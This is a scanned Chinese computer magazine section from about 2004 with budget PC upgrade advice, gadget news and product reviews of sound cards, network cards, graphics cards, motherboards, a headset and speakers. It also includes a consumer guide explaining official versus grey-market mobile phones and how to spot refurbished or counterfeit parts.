启亨呛红辣椒5.1声卡采用CMI8738六声道音效芯片，内建16位全双工Codec。支持4.1/5.1声道喇叭输出及4/6声道音效定位技术，内建32欧姆耳机缓冲器，支持24位S/PDIF IN/OUT，带光纤输出。参考报价190元左右，是目前最便宜的5.1声卡了。




图1

●创新SB Live! 5.1声卡(图2)




图2

创新SB Live! 5.1声卡，最经典的PCI声卡之一，采用EMU10K1芯片，支持1024位复音(64位硬件)、256硬波表，PCI总线，支持5.1音箱，支持EAX 3.0，这些功能现在还没有多少娱乐用声卡能够超越。主要接口包括DIGITAL DIN、SPDIF In、SPDIF Out、Mini MIDI IN和Mini MIDI OUT接口。参考报价320元左右。

●轻骑兵X620 5.1音箱(图3)

全木质结构，古木纹表面箱体，使到整个音箱的组合更显古典气息。DVD环场音效和游戏定位表现完美，最主要的是轻骑兵X620仅售420元。



图3

二、网络升级

一般几年前的电脑都没有网卡，想花最少的钱把你的台式电脑升级为千兆网络或无线网络，与你的新电脑或笔记本互联互通吗？现在你也可轻易办到了，国内有名的网络设备商TP-LINK近期推出了两款200元以下的这类网卡。

● TP-LINK TG-3269千兆网卡

TG-3269千兆网卡采用Realtek 8169芯片，支持10/100/1000Mbps三种网络速度(自动匹配)；支持高性能、低处理器占用的32bit、33/66MHz PCI数据总线，可以不通过CPU直接与内存进行数据交换，从而减轻主机负载压力；支持全双工。参考报价199元。

● TP-LINK TL-WN250+无线网卡(图4)

TP-LINK TL-WN250+ 22Mbps PCI无线适配器兼容IEEE 802.11b标准，支持新的PBCC数据调制技术，使传输速率达到22Mbps，同时可增加20%的传输距离；TL-WN250+提供高达256位的WEP加密，比传统IEEE 802.11b设备有更高的数据传输安全性。参考价格189元，这样你也可让你的台式电脑抛弃乱七八糟的网线的困扰，“无线”起来。



图4

三、老电脑体验新技术

几年前的电脑最多只有USB1.1接口，没有USB2.0，更谈不上IEEE1394，而这类电脑要与现在的DV、MP3、移动硬盘等相连接会很麻烦，不过我们也可以单买一块卡就能满足这方面的需要。

1.USB/IEEE1394转接卡

首先来说USB/IEEE1394转接卡，目前市面是PCI的USB2.0卡价格90元左右，带4个外置口和1个内置口；PCI的IEEE1394卡带3外置口+1内置口，价格95元。另外市面上还有一个PCI同时带USB2.0和IEEE1394的扩展卡，适合扩展槽紧张的用户，价格大概195元左右。

2.RAID卡

由于IDE硬盘性能的突飞猛进以及价格的不断下降，普通家用用户对数据的安全性及整机性能的关注，使得IDE或SATA RAID技术与市场已渐趋成熟。目前很多主板上都集

成了RAID(磁盘阵列功能)，但如果你的电脑没有这项功能你又需要它来保护你电脑，那么可以买一块便宜的RAID卡来实现这功能。

PROMISE FastTRAK66硬盘阵列卡(图5)，其可自行设定RAID0/1/0+1模式，能加速硬盘的传输速率200%以上(RAID 0)，而且能及时对宝贵的资料进行备份，真正支持热插拔/双通道/可以接四个IDE硬盘等，参考报价295元。




图5

3.电视卡

电视卡可让你的电脑升级为家里的第N+1台电视，并还带录像功能(前提是CPU速度在850MHz以上)。现在一些品牌的电视卡两百元以内就能买到，例如三诺出的一款“影视大师黄金版”电视卡，采用飞利浦7130芯片，参考价格199元。再如天敏TVBABY电视精灵(见图6)，是一款集TV电视接收、AV模拟视频接入于一体的视频采集卡，参考报价160元。




图6

四、升级新显卡，体验新游戏

PCI显卡曾风光一时，但自从AGP标准出来后，它就风光不再了。因为AGP能提供更大的带宽，能充分发挥显卡的性能，于是PCI显卡就逐渐在市场上绝迹。然而，像Intel的I810、I845GL、845GV系列和SIS的650GL等芯片组，它们并不支持AGP，对于购买了这些主板的用户来说，如果想自己升级一块好显卡的话，只能找PCI的。虽然一些厂家已推出了GeForceFX5600芯片的PCI显卡，但其价格一般都在千元以上，不太适合于已不值多少钱的老机升级使用。就目前的需求而言，采用MX440系列芯片的PCI显卡是性能价格比不错的选择。很多两三年前的老品牌机，CPU速度都不错，但就是显卡太差，就需要这种升级方式。

● UNIKA速配7917PCI显卡(图7)

UNIKA速配7917PCI板载64MB 128bit 400MHz DDR显




图7

存，配备了GeForce4 MX440图形处理器，支持S-Video端子输出和多重显示功能。支持TV OUT功能，视频显示支持1024X768的分辨率。UNIKA速配7917PCI采用PCI接口，可以在任何PCI总线的电脑上使用(包括PC/MAC，即使是486也没问题)。市场参考价格470元。

此外，对于原先使用整合显卡、TNT2系列显卡这一档次显卡的读者而言，其显卡要应付目前一些新推出的DirectX9 3D游戏已显力不从心，这时将显卡升级为主流的DirectX9显卡是大幅提升系列3D性能的最快捷选择。

●昂达闪电8560显卡(图8)



图8

昂达闪电8560采用GF FX5600芯片。在显示卡输出接口方面，闪电8560集成VGA、DVI和TV－OUT功能，在用料方面，8560采用了标准的128BIT带宽的64MB显存，显存速度4ns。参考报价699元，适合于大多数升级用户选用。

●七彩虹风行5700 CF白金版(图9)




图9

出自同一家工厂的七彩虹、铭暄和盈通先后推出了售价为988元的风行5700 CF白金版、极光之翼FX5700和剑龙G5700三款FX5700标准版产品，堪称目前最低价FX5700

产品，其采用黑色nVIDIA P191的PCB公版，标准D-SUB、数字DVI、视频TV-OUT三种接口输出，显存也是一样的128MB 128bit 3.6纳秒DDR颗粒。在性能表现上新核心的FX5700标准版在DirectX 9的应用中相比FX5600 Ultra具有一定的优势，适合于升级用户选用。

五、升级电脑核心

如果以上的升级策略还不能让你满意，那就只有买新电脑了，不过我们同样可以购买一些价格很低的主板，搭配具有很高性价比的CPU，追上电脑的发展步伐。

1.Socket370主板

装入门级电脑，“图拉丁”处理器是非常好的选择，I815ET、I815EPT、SIS630ET、VIA694T等主板便成了这块CPU的好搭档。而且I815ET+赛扬3代CPU实际使用效果并不会比P4M266整合主板+赛扬4代CPU差多少，但却可以节约不少资金。

●相关产品介绍:智仁TJ-815EPT主板，支持赛扬III，具备AC97声卡，5根PCI插槽，3根SDRAM内存插槽，一根AGP 4X插槽，参考价340元。除此而外，市场上还有一些名气更小的这类主板出售，其报价大多在280～300元左右，如果做工不错，你也可考虑选购，毕竟现在一线主板厂家已基本停产这类主板。

2.Socket478主板

直接将你的老电脑升级为主流的Socket478架构主板也是一个比较好的办法。

①整合之选

选用P4整合主板来升级或组装你的低价电脑也是一种较好的选择。这其中需要注意的是I845GL/I845GV/SIS650GX等主板芯片组的主板是不具备AGP插槽的，对显卡没有过多要求的用户，这类主板依然是性价比最高的选择(目前这类主板大多在300～400元左右)。但如果你还要考虑到以后电脑的可升级性，你可选择同类具备AGP插槽的整合产品，例如I845G/I845GE/SIS650系列等等(目前这类主板大多在400～600元左右)。

●华硕 P4V533-MX(图10)



图10

VIA P4M266A加VT8235的南北桥结构，MicroATX构架，整合VIA ProSavage8图形芯片，最高支持533MHz前端总线，是买入门级赛扬电脑的不错的选择。

②主流之选

随着Intel的800MHz处理器进入消费主流，800MHz主板是2004年的主流之选。

●技嘉 GA-8I848E(图11)




图11

技嘉GA-8I848E是Intel 848P加ICH4的南北桥结构，标准支持800MHz前端总线、AGP 8X、DDR400内存，并且提供6声道输出、10/100Mb网卡、USB2.0接口，但ICH4南桥不支持S-ATA。不过现在IDE硬盘与S-ATA硬盘就只是一个接口的差别，性能上还差不多，所以也就能够省下来了。目前售价630元。

3.Socket462主板

Socket462架构的AthlonXP低价主板也很多，例如2XX元的老KT266A主板等等。我在这里推荐几块大厂的低价主板。

●华硕 A7V266-MX

华硕A7V266-MX是VIA KM266北桥加VT8235 CE南桥结构，本身已经整合S3的3D显卡，并整合AD1888音效控制芯片和VIA VT6103 10/100Mbps网络控制芯片，功能十分全面。支持AMD的266MHz前端总线，是装入门级AhtlonXP或者Duron的很不错的选择。市场售价为570元。

●微星 KT6 DELTA-LSR(图12)




图12

这是微星真正用来抢市场的KT600，KT600+VT8237的南北桥组合，使主板支持400MHz前端总线、DDR400内存、SATA、AGP 8X这些主流技术，最重要的价格只有670元，比不少二线主板都便宜。

电脑升级就是这样，只需要满足自己的要求，并不一定要追求最新最酷。而老电脑通过这些改造也能再发挥余热，满足更多的应用需要。

CF [SC08]

国内篇

■特邀信息员:胖胖牛

读卡器？闪存存储器？或者其他？

你可以说它是闪存存储器，因为它有32MB的内部存储空间，插到USB接口上就可以当闪盘使用。你同样可以说它是读卡器，因为它有一个缺口，可以插入MMC或者SD卡并读取上面的数据。它就是这样一个奇怪的东西，由长城公司制造，市场报价135元。

其实这个东西没什么好说的，因为不论是闪存存储器还是MMC或者SD卡读卡器，我们都很熟悉，而且它们也都过于简单了，但是，这种融合的理念确实让我欣喜，因为它表明了技术的进步和观念的突破。其实像这样多功能的产品我们也屡见不鲜了，但是这款产品给了我们一个启示——如果你有类似的多媒体存储卡(CF、MMC、SD或者MS卡)，还有一个小巧的读卡器的话，你可以瞬间拥有一个高扩展性的移动存储设备，而不同的产品组合代表你与众不同的个性，这样的玩法，你不想尝试吗？



胖胖牛:简单的组合就可以把原本只有32MB的闪存盘升级到无限大，这种原来用于MP3上的技术也来到了闪存盘上，这款产品还是相当不错的。

上录下放的录音笔组合——松下录音笔RR-US006

笔记本玩过底座了，MD也开始玩底座了，现在，连不起眼的数码录音笔也开始玩底座了，而且一玩就玩到带喇叭。最近，市场中出现了一款松下的RR-US006数码录音笔，其最突出的特点就是随机还附带一个有扬声器的底座，不仅可以给录音笔充电，还可以通过USB接口和电脑传送数据。

说到底座上的扬声器，我们不仅可以控制回放声音的大小，还可以直接在底座上进行播放、暂停等简单操作。

现在来说说这款体形纤细的录音笔，它最长可录音7小时，可以保存最多396个文件；提供3种录音模式(高品质、标准、长时间)，还具有定时录音和播放功能，以及快速文件查询功能；在回放的时候还有快速、慢速播放。一节5号电池可连续使用32小时，连同底座市场报价1100元。



胖胖牛:现在，MP3播放器可以录音，PDA和笔记本可以录音，手机和数码相机也同样可以录音，你还会使用传统的录音工具录音笔吗？也许它更专业吧，也许它才是录音的正宗工具，也许那些使用录音笔的人已经习惯了。一件事情一旦成了习惯，就不那么容易改了，我们都深有体会。

便宜啦！韩国制造的MP3播放器只卖388元

388元可以买到些什么？现在你可以买到一部64MB容量的韩国产MP3，还有一条USB连线、一条挂绳和一个软布套，这款MP3的牌子叫做CHIC。

这款MP3播放器的外观还算奇特，做工也明显比它的价位要出众许多，蓝色的背光，漂亮的字体，还有可以扩展存储容量的功能，怎么看也不像是低劣的便宜货。不过，64MB的容量以及可以扩充的特性表明它可能是上一代产品，好在其市场价格不高，可以看作是一种高性价比的选择吧。

这个MP3播放器不但可以播放MP3、WMA格式的音乐文件，还可以录音，并且提供了播放模式和EQ模式的选择。使用一节5号电池，可以播放10小时以上，每天往返于家与学校或单位的路上终于可以有音乐做伴了，选个曲子，轻松一下吧。



胖胖牛:便宜没好货吗？如果说够用就好，那么便宜是会有好货的，而且可能有很多。其实，我们的欲望是无止境的，但是收敛一下我们的欲望，世界也许会倏地变得美好一些，很多，甚至更多。享受生活，也许真的很简单。

数码相机外形的"DV"——三星U-CA3

三星U-CA3，一款样子胖乎乎，看起来很可爱的数码相机，并且有一个很"可爱"的功能MPEG4录像。

U-CA3数码相机具有320万像素CCD，3倍光学变焦，5CM的微距拍摄，

独特的RGB色彩效果以及可自定义的色彩控制。用户可以设置自己的色彩参数让照片随意变换色彩。另外，U-CA3引入了专业数码摄像机的MPEG 4动态影像压缩编码(目前大多数的数码摄像机也仅为MPEG 2格式压缩)，用户可以实现长时间、高清晰的动态摄像。如果用256MB的存储卡可以完成60分钟的摄像,(15fps,320 × 240)。最后，三星U-CA3数码相机还具备了录音功能，可以为静止照片加声音注释 。

作为最有人气的手机品牌,三星把其在手机方面的个性化理念同样应用到其数码相机产品上。在机身前面的七彩炫灯可以在相机工作时提供多彩信息提示，甚至在手机上很流行的DIY开机动画、屏幕保护以及和弦铃声也被三星移植到了这款相机上。另外，用户还可以将自己喜爱的MP3音乐作为开机音乐，或者从网站下载三星提供的开机画面。如果配合U-CA3的随机软件，用户还可以自己为开机动画人物设计头像、衣服、舞蹈、歌曲、背景，然后做为自己独有的开机画面。

不过，这款产品使用价格偏高的SONY MS DUO记忆棒。现在市场上三星U-CA3的价格是2550元。



胖胖牛:数码相机也能提供媲美数码摄像机高品质的录像功能，着实让人兴奋。但是，如果把主要的精力都放在如何DIY短暂的开机画面和音乐上，这是不是有些步入歧途或者说“不务正业”呢？不过，换一个角度思考，厂商推出这类DIY的功能，也说明数码相机已经成为了一种张显个性的物品，成了炫耀另类的标志。

国外篇

芭比娃娃和PDA有什么关系呢？

芭比娃娃，每一个女孩子都应该知道吧，那几千种的外形和逼真又惹火的身材让她成为很多女孩子的最爱。最近www.Amazon.com上开始销售一种以芭比娃娃为标志的PDA产品，该产品是专门为5-10岁的小女孩而设计，粉红的外形小巧可人，想必国内的年轻少女会动心。

这款小巧的PDA配有粉红色的皮制外套用以保护机器屏幕和机身，虽然屏幕为黑白液晶屏，并且只提供了诸如计算器、游戏、记事等基本的PDA功能，但是因为它是芭比娃娃公司出品的，所以很多芭比娃娃迷必定不会错过。别看这款产品在国外只针对5-10岁的女孩子，但是对于国内10几岁的女学生来说，也是蛮适用的。目前这款产品的价格为34.99美元，算起来也还便宜。



胖胖牛:现在连芭比娃娃都开始涉足PDA这种产品了，看来数码产品已经开始融入各个年龄层人群的生活了，哪怕是只有五六岁的小孩子而已。其实，数码产品和生活是很近的，只要你敢于接触它们，它们就会悄然的改变你的生活，让你的生活更加绚丽多彩。

数码相机也玩蓝牙，Eye-Q



一款叫作Eye-Q Go Wireless的小巧数码相机凭借着蓝牙技术为我们带来了生活的惊喜。它的尺寸为86mm × 61mm × 32.5mm，重105g，具有200万像素的CMOS传感器，并且内置了7MB的存储闪存，以及一个扩展的SD/MMC插槽。更重要的是，这款产品支持目前最先进的蓝牙1.1协议。

通过支持QBEX文件传输技术的无线模块，我们可以将刚拍摄的照片无线传输到支持蓝牙的计算设备上，如PDA、支持蓝牙的打印机或者笔记本电脑等。真是没想到，无线连接现在真的已经深入到生活的很多角落了，今年，你还没有无线吗？

胖胖牛:听说QBEX并不是最新的BIP技术。但是即使不是最新的技术，这种产品的应用理念还是值得我们欣慰的，毕竟技术转变为了高品质的生活。

防尘、防水、防震动，原来可以这样

MOTO终于发布了自己的三防手机——i530手机，该手机的应用人群设定为工人和户外人员，针对国外用户的偏好，这款手机的外形相当的粗犷，黑黄的经典配色加之具备防尘、防水和防震的特性，使得这款手机备受男性用户的喜爱。

作为一款在户外使用的手机，MOTO i530采用了橡胶外壳材质，并且提供了Nationwide Direct Connect服务——类似无线电步话机，允许使用者一键实现与某地直接通讯的服务。看起来，这款产品应该很受年轻人喜欢呢。



MOTO i530的电话本可以存储600个联络信息，并支持铃声下载等功能。机身整体尺寸为94mm x 54mm x 32 mm，重量147g，目前该手机价格折合成人民币约为1000元。

胖胖牛:三防手机我见过很多，最早Ericsson的R310sc、西门子的3618以及NOKIA的5210，但是，MOTO的三防手机我还是第一次看到，该设计完全迎合年轻人。如果你是户外爱好者，或者喜欢把手机挂在裤子外面走来走去，那这款标志个性的三防手机绝对是你的不二选择。不得不感叹一下：年轻真好！

CF [SC09]

你从哪里来，我的手机

——手机来源探秘

■www.PowerDiGi.com 竹子兰

在通讯逐渐发达的年代，人与人之间的联系日益密切，加之各人的生活水平不断提高，而电讯资费又不断下调，手机市场也日异火爆。不过很多人不知道，在每天人群络绎不绝，交易往来的手机市场背后，欺诈蒙骗消费者的事情也在不断重复地发生着。要知道手机市场的猫腻相比电脑市场来说，真是更上一层楼！今天，就让竹子兰为大家带来手机最前线的战果报道！

正宗行货

众所周知，手机分行货和水货两种，行货就是指通过厂家指定的正规渠道出售的产品，产品从生产厂商到代理商再到零售商，最后到消费者的手里。一般国外大的手机公司(如NOKIA，MOTO)在中国的代理商分全国代理(大中华区代理)，省级代理，市级代理或者还有地区代理等(NOKIA一般是蜂星通信，MOTO是天音通信等)。而且有的型号手机会只给一个代理商代理，所以到消费者手中一般都经过了至少两层加价，除非是厂家直销的一些机型，不过很少，所以行货的价格都比较贵。现在随着法制的日益完善，目前所有出售的行货手机，都会附带有"三包卡"，里面清楚地规定：如果发生非人为的质量问题，购买一周之内无条件退货，购买15天之内无条件换货，免费保修一年。而且这个"三包卡"需要当场填写！如果你购买行货手机的时候发现没有"三包卡"或者"三包卡"被填写了，那就要警惕这个货品的来源了。除了"三包卡"以外，保修的时候还需要提供购货发票，而现在市场竞争激烈，许多商家的销售价格都是不含税的，也就是说开发票要另外加3%～5%的税钱，所以好多商家都为顾客提供发票复印件来免税，该复印件一样具有保修的功能，要妥善保存！

水货≠进口！

说完行货，下面给大家再报告一下最关心的水货。水货就是从欧洲或其他亚洲国家如韩国，日本，马来西亚，新加坡，泰国等(非洲和南美洲我还没有见到过，因为手机厂商好像还没有把厂设在这些地方的)生产出来后通过其他渠道运抵中国销售的(说销售好像正经了点，说是变相的倾销更确切一些，谁叫他们为了多占市场份额对水货睁一眼闭一眼，而对行货采取高开低走政策)，由于欧洲市场竞争的激烈，所以国外好多地区的产品价格都压的很低。这也是水货比行货便宜的一个原因。首先要纠正大家的一个概念：水货机器不等于进口！传统意义上来说，水货就是从水上渠道运抵内地的货品。网上流传一个不成文的公式："水货＝走私，走私＝进口，所以，水货＝进口"。这个公式如果说几年前在手机市场刚刚启动的时候成立，那么现在则不成立了！因为现在人们称呼水货手机，仅仅是针对行货以外渠道所有手机一个称呼，而事实上水货手机又因为五花八门的渠道衍生出好多种类(需要注意本期介绍的笔记本电脑水货与手机水货概念略有不同)！

欧版水改机

众所周知，目前国内水货量最大的就是"X星"牌手机了，几乎所有型号都有水货出现！这些手机无一例外，都是本来指定销往欧洲的，定价也低，拿到国内，又不用加关税，自然比行货价格便宜出一大截！由于手机界面原先是英文菜单，拿到国内卖就需要改成简体中文才可以。这个操作的过程，其实就好像我们在英文操作系统的电脑里重新安装中文的Windows一样，只不过手机的软件装在Flash ROM里，改装过程类似我们刷新电脑的CMOS一样！这种手机俗称欧版水改机。遇到比较新的机型，比如X星公司出品的最新款手机刚刚在国外销售，而国内还没有行货(简体中文菜单)时，这些水货就无法盗版中文软件了(手机操作系统)，所以最新的水货型号手机往往是英文的，或者是个人汉化的。它们都多少有点小BUG，比如死机，不能用GPRS，无法中文输入等。而那些已经在市场里热销的手机，因为软件已经成熟，又有现成的行货手机软件可以盗用，使用起来就稳定得多！

值得一提的是，水货手机并不是像大家在商场里看到的那样，成套成包装地运输。水货毕竟不能名目张胆，所以它都是单独分开，机头(不含电池的手机)一堆，电池一堆，充电器一堆，如此分批地运输进来，到了国内以后，再由一些小的印刷工厂生产那些包装、内胆、说明书、光盘等必须物品，然后再有机地组合起来，就构成一套套，一台台水货手机了。

有朋友该问了，从这个流程上看，水货和行货没有太多区别呀？那么水货手机的质量为什么就是比不上行货呢？前面我们说过一些最新款式的手机因为软件的原因，可能会出现不稳定。往往经销商为了获得更大的利润，在配件上一样有猫腻。这些盘踞在各个城市里的批发商，货源无一例外，都是从南边沿海几个城市的批发市场里采购而来，手机是单独购买的，然后到那些配件专柜再去购买电池、数据线、光

盘、包装一类的配件，他们在采购的时候，可以自由地选择原装电池、仿真电池、组装电池等。不光电池，类似的还有充电器、数据线等，几乎所有的配件都有原装、组装、仿真之分！要知道现在中国南部电子轻工制造业发达的很，几百个的数量就可以接单生产，造点这样没有什么技术含量的东西太简单了！



原装电池（上）和组装电池(下)，你能看出区别吗？

所以购买欧版水改机的时候，除了注意手机本身品质之外，一定要注意看看配件以及软件版本，比如双电双冲，一定要核实究竟哪些是原装的，那些是组装的，这将决定日后的使用效果。

香港行货

大家都知道香港是购物天堂，那里基本90%以上的商品都是进口的。再加上基本没有关税，竞争激烈，各厂商都不可能把产品价格定得很高，当然手机也是一样的。我们这里所谓的香港行货，就是指在香港允许正规销售的行货手机，这些行货手机的价格一般情况下比内地的行货价格要便宜些。只要有价格差距，拿到内地来就会有市场，所以香港行货相对内地行货来说，也是水货的一种，但是这种水货的质量就相对来说好很多。一般这些手机都是成批成套的进来，包装都是厂商的原始包装，许多香港行货的包装盒子上还贴有香港大经销商的标记，比如Orange等，如此进入内地的货品一般都不存在组装配件的说法，而且标准配置应该和内地行货是完全相同的。即便存在组装配件，也是商家为了促销自行加配的。



组装电池贴了标签就成了仿真电池

而且香港这个地方，由于历史和人文的原因，英文、繁体、简体三种编码盛行，所以手机一般都可以在语言选择项里方便地切换菜单语言，也不存在软件上的问题，所以香港行货和内地行货相差无几，只不过没有三包卡，无法在内地厂商建立的客户服务中心享受免费维修服务。从价格上来说，香港行货一般比欧版水改货要贵，但是比内地行货便宜。一般情况下，香港行货在内地的数量要小很多。

香港行货还有一个变种，叫做“内地A 行”。经销商一般在向顾客推荐“内地A行”的时候，都会以内地行货的身份推销，而不会点明叫做“内地A行”。这种所谓的“内地A行”其实是正宗的香港行货，但是也可以在内地享受客户服务维修中心的保修服务，所以叫做“内地A行”。这是怎么回事呢？现在两岸、三地往来密切，说到底，是厂商为了方便这些地区的人购买了他们的产品以后，可以在内地享受应有的服务而造成的。这种现象和当年IBM笔记本电脑因为全球联保，导致国外进来的水货仍然可以享受蓝色快车服务的性质是一样的。

板机

板机这个称呼是最近这一两年才冒出来的。所谓板机，就是指的组装机器。随着越来越多的手机通信厂商在内地设厂，从他们的工厂里流出来一些配件，再由技术工人自行组装销售的，就叫做板机！比如这两年红透半边天的索X公司的T6X8，工厂生产线就设在北京，工人们直接就可以从流水线上想尽各种办法取得配件，然后带回家里组装起来，再卖给批发商。这种机器因为好多配件都没有经过质量检测，所以质量参差不齐，许多手机信号质量很差。这种手机是绝对不推荐的。

有朋友该说了，我买的也是索X公司的T6X8啊，也是水货，怎么质量就很好呢？目前市场上不光存在板机类的T6X8，还有欧版水改T6X8，但是大家都长的一样，许多时候根本无法区别，只能在使用中检测。



入网许可证可以买到的

好了，关于手机来源的前线报道就介绍到这里，其中可能有诸多不清楚详细的地方，限于版面，就不一一讲述了。推荐大家购买行货手机，如果购买水货，请在购买之前三思，最好多上网去搜索一下，相关的手机参数、配件、检测方法等等，等你对钟意的手机有一定的了解之后，做到该出手时再出手，相信你就可以买到满意的手机了。 CF [SC10]

森海塞尔PC130耳麦



作为国际著名的一流耳机制造商，森海塞尔在国内一惯以质量优价格高而著称。

外形质朴，配戴舒适

森海塞尔PC130耳机是一款为台式机以及笔记本用户设计的高质量耳麦，耳机主架为特殊超强韧性材料，被强力扭曲后依然能恢复原始形状，很适合需要经常携带耳机外出的用户，完全不必担心耳机放在兜里会有什么扭曲了。

PC130耳麦的两个耳机采用开放式设计，活动耳机头，使任何用户的耳朵都能完美的与耳机接触，佩戴起来感觉很舒服。

森海塞尔PC130耳麦还配有降噪话筒，话筒杆可以方便地调整、旋转。使这款耳麦适合打网络电话以及游戏中的语音通信；同时也可配合CD/DVD/MP3唱机使用。

森海塞尔PC130耳麦导线长达3米，在引线方面采用了简洁的单边导线控制，并配备有音量线控和话筒哑音功能，让耳麦使用更方便。

指标高，效果好

森海塞尔PC130耳麦的耳机频率响应范围在30~18000Hz，阻抗为32Ω，声压(1KHz，1Vrms)112dB；降噪话筒的频响范围为30~18000Hz，阻抗2KΩ，灵敏度(1KHz，1V/Pa)38dB。

森海塞尔PC130耳麦采用的开放式的设计使它们不适合用来听大动态或者低音量十足的音乐(当然，是与同等价格下的其他产品相比)，而在轻音乐以及游戏方面表现就非常不错。森海塞尔PC130耳麦的整体听感是高低音很和谐，音响定位准确，无论听音乐还是玩游戏都适合。

主要优点:	音响效果非常不错
主要缺点:	价格偏高
厂商电话:	(020)84811908 CF [SC11]

创新XFREE系列——XW255音箱



创新音箱一贯给普通用户的感觉就是名气大，价格高，但实际上创新已经为普通用户推出了不少主流的音箱产品了，如SBS系列、Inspire系列等。

现在CREATIVE创新科技（中国）旗下的创新未来电脑又推出了一个新的音箱产品系列——“XFREE”。

传统设计带来别样风味

XFREE系列的XW255音箱整体采用灰黑色调，是创新音箱的常用色，制造材料为全木制。

XW255的各种接口和电源都整合在低音炮的背部。而XW255音量调节可谓很有创新，不再采用常见的旋钮调节和按键调节，而是采用类似鼠标滚轮的“滚轮”调节方式，滚轮的阻尼力度也很合适，而且让人觉得很有新意。

XW255的卫星音箱使用的是创新音箱中很少见的中高音两分频设计，这样的好处就是在较低的成本下让声音的回放效果更优秀。

试听表现基本合格

从MP3、DVD的试听表现来看，这款音箱基本去掉了过去创新音箱浓重的电子味道，但声音依然是创新声音的风格，就是声音并不是真实还原，但听起来很舒服。另外这款音箱在游戏、DVD中的定位尚可，与这款音箱面向主流消费市场的定位很符合。

主要优点:	使用较方便
主要缺点:	高音不足
厂商电话:	(010)82551800 CF [SC12]

九州风神散热三合一豪华版



现在CPU、显卡、硬盘这些发热大户不断升温，单一的CPU散热器面临机箱中“热空气循环”问题。因此电脑整体散热解决方案也就应运而生。

纯铜CPU散热器:散热三合一豪华版，最核心部分是九州风神散热器中性能最好的为AthlonXP准备的AE-V88全铜散热器。由于高频率的AthlonXP发热非常大，铝合金散热器已经不能满足需要，因此大家可以发现高频率的AthlonXP散热器都是底部镶铜、嵌铜或者整个散热器由纯铜打造。这款散热器最高支持AthlonXP 3000+处理器。

水晶机箱风扇:机箱内部的空气如果不能和外部空气顺畅交换，那么CPU散热器再好，机箱内部温度太高了一样会死机，套装中的水晶机箱风扇就是解决这个问题的。

硬盘风扇:套装中的水晶硬盘风扇采用11片扇页，转速不高，运行也很安静，散热效果也不错。更重要的是这款硬盘风扇的运行时候几乎没有震动，避免了一些低质量硬盘风扇的搞好散热、震死硬盘的事故。

> **小提示**
>
> 机箱风扇认识的误区
>
> 一般人都认为机箱风扇是前部进风，后部出风，认为这样会有很好的空气流动效果，但实际上由于机箱内部线缆纵横，根本达不到这个效果，造成的结果是后部机箱风扇并不能把机箱内部的热量排走。正确的使用方法是让后部的机箱风扇也向机箱内输入冷空气，靠近机箱后部的CPU散热器能直接得到冷空气为CPU散热，而机箱的热空气则全由电源风扇散出，更降低CPU温度。

主要优点:	很不错的整体散热解决方案
主要缺点:	价格稍高
厂商电话:	(010)82896511-17 CF [SC13]

后来居上

——从硕泰克PT880R-RL看威盛PT880芯片组

■ CFan评测室

由于VIA公司对它的产品线进行了一定的调整，因此一段时间以来一直紧跟Intel步伐发布同等级芯片组的VIA却在Intel 865/875芯片组发布之后较长都没有发布同等级芯片组。这对喜欢VIA公司优价高质芯片组的用户来说实在等得太久了。现在等待终于结束了，VIA公司推出了支持800MHz FSB、双通道DDR 400、AGP 8X、S-ATA硬盘这些技术的VIA PT880芯片组(图1)，我们评测室也拿到了使用这款芯片组的硕泰克PT880R-RL主板(图2)。




图1 PT880芯片组结构示意图

